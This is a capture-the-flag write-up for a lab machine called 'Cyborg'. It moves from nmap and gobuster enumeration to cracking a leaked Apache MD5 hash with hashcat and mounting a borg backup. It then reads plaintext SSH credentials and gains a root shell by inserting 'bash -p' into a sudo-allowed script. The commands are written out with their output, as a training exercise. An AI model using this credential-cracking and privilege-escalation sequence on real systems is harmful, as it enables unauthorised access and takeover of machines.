Cyborg

Scanning / Enumeration

Nmap

Let's look at the open ports

```
~$ nmap -T4 -sV 10.10.67.229
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-15 14:12 EDT
Nmap scan report for 10.10.67.229
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.97 seconds
```

We see that port 80 is hosting a webserver and that ssh is open

Gobuster

Let's take a look at the hidden directories using gobuster

```
~$ gobuster dir -u http://10.10.67.229/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.67.229/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
```

```
===============================================================
2021/05/15 14:17:04 Starting gobuster
===============================================================
/admin (Status: 301)
/etc (Status: 301)
Progress: 12825 / 220561 (5.81%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/15 14:20:33 Finished
===============================================================
```

Gaining Access

Hashcat

Looking at http://10.10.67.229/etc

http://10.10.67.229/etc/squid/passwd

We see the proxy squid contains a passwd file with this content

`music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.`

Seems to be a username with it's hash

Doing some reasearch or using by using hashid, we can found out the hash being used is "APR1-MD5"

Let's crack this APR Hash using hashcat

Looking at https://hashcat.net/wiki/doku.php?id=example_hashes, we see our hash with hash mode "1600"

Let's use that hashmode and the rockyou.txt wordlist

```
hashcat -m 1600 -a0 hash /usr/share/wordlists/rockyou.txt --force
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF,
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
================================================
```

```
* Device #1: pthread-Intel(R) Core(TM) i7-2720QM CPU @ 2.20GHz, 2891/2955 MB (1024 MB allocatable), 2MCU

/home/kali/.hashcat/hashcat.dictstat2: Outdated header version, ignoring content
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs

$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:squidward

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target......: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Time.Started.....: Sat May 15 14:53:26 2021, (6 secs)
```

```
Time.Estimated...: Sat May 15 14:53:32 2021, (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     6161 H/s (8.66ms) @ Accel:64 Loops:500 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 39040/14344385 (0.27%)
Rejected.........: 0/39040 (0.00%)
Restore.Point....: 38912/14344385 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidates.#1....: treetree -> pinche

Started: Sat May 15 14:52:05 2021
Stopped: Sat May 15 14:53:33 2021
```


Hashcat was able to crack it!

Let's look at the password

```
hashcat --show -m 1600 hash
$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:squidward
```

Credentials
Username: music_archive
Password: squidward

Turns out these credentials are for a backup, http://10.10.67.229/admin tells us this much. We can download the backup from the admin page



The backup is using borg

```
id = ebb1973fa0114d4ff34180d1e116c913d73ad1968bf375babd0259f74b848d31
key = hqlhbGdvcml0aG2mc2hhMjU2pGRhdGHaAZ6ZS3pOjzX7NiYkZMTEyECo+6f9mTsiO9ZWFV
    L/2KvB2UL9wHUa9nVV55aAMhyYRarsQWQZwjqhT0MedUEGWP+FQXlFJiCpm4n3myNgHWKj
    2/y/khvv50yC3gFIdgoEXY5RxVCXhZBtROCwthh6sc3m4Z6VsebTxY6xYOIp582HrINXzN
    8NZWZ0cQZCFxwkT1AOENIljk/8gryggZl6HaNq+kPxjP8Muz/hm39ZQgkO0Dc7D3YVwLhX
    daw9tQWil480pG5d6PHiL1yGdRn8+KUca82qhutWmoW1nyupSJxPDnSFY+/4u5UaoenPgx
```

```
    oDLeJ7BBxUVsP1t25NUxMWCfmFakNlmLlYVUVwE+60y84QUmG+ufo5arj+JhMYptMK2lyN
    eyUMQWcKX0fqUjC+m1qncyOs98q5VmTeUwYU6A7swuegzMxl9iqZ1YpRtNhuS4A5z9H0mb
    T8puAPzLDC1G33npkBeIFYIrzwDBgXvCUqRHY6+PCxlngzz/QZyVvRMvQjp4KC0Focrkwl
    vi3rft2Mh/m7mUdmEejnKc5vRNCkaGFzaNoAICDoAxLOsEXy6xetV9yq+BzKRersnWC16h
    SuQq4smlLgqml0ZXJhdGlvbnPOAAGGoKRzYWx02gAgzFQioCyKKfXqR5j3WKqwp+RM0Zld
    UCH8bjZLfc1GFsundmVyc2lvbgE=
```

Install borg using

```
sudo apt install borgbackup
```

Create a directory for the mount

```
mkdir mounted
```

Mount the backup

```
borg mount . mounted
```

Passphrase is "squidward"

Inside Documents there's a note.txt, cat the file

```
cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and
noting them down!

alex:S3cretP@s3
```

We got the credentials for alex!

Let's go and ssh using these

Username: alex
Password: S3cretP@s3

```
ssh alex@10.10.150.70
```

It works!

cat the user.txt in alex'sdirectory

```
~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
```

Privilege Escalation

Checking SUID files

All SUID files

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/bin/su
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/ping6
```

Nothing stands out, also cheched gtfobins and got nothing

Let's try `sudo -l`

```
sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

Let's take a look at /etc/mp3backups/backup.sh

```
ls -l /etc/mp3backups/backup.sh
total 12
```

```
-rw-r--r-- 1 root root  339 May 15 14:31 backed_up_files.txt
-r-xr-xr-- 1 alex alex 1083 Dec 30 01:48 backup.sh
-rw-r--r-- 1 root root   45 May 15 14:31 ubuntu-scheduled.tgz
```

We are the owner of this file, we can run it as root since we are allowed to

Let's try to keep a root shell by adding `bash -p` in the backup.sh file using vi

Looks like we don't have the permissions to write to the file, change the permissions

`chmod 777 backup.sh`

This should let us write into backup.sh

```
cat backup.sh
#!/bin/bash
bash -p

sudo find / -name "*.mp3" | sudo tee /etc/mp3backups/backed_up_files.txt


input="/etc/mp3backups/backed_up_files.txt"
#while IFS= read -r line
#do
  #a="/etc/mp3backups/backed_up_files.txt"
#  b=$(basename $input)
  #echo
#  echo "$line"
#done < "$input"

while getopts c: flag
do
        case "${flag}" in
                c) command=${OPTARG};;
        esac
done



backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3
/home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3
/home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3
/home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3
/home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3
```

```
/home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=$(hostname -s)
archive_file="$hostname-scheduled.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=$($command)
echo $cmd
```

Run that file ./backup.sh with sudo

`sudo ./backup.sh`

And we get a root shell!

Flag should be in /root/

```
# cd /root/
root@ubuntu:/root# cat root.txt
flag{Than5s_f0r_play1ng_H0p£_y0u_enJ053d}
```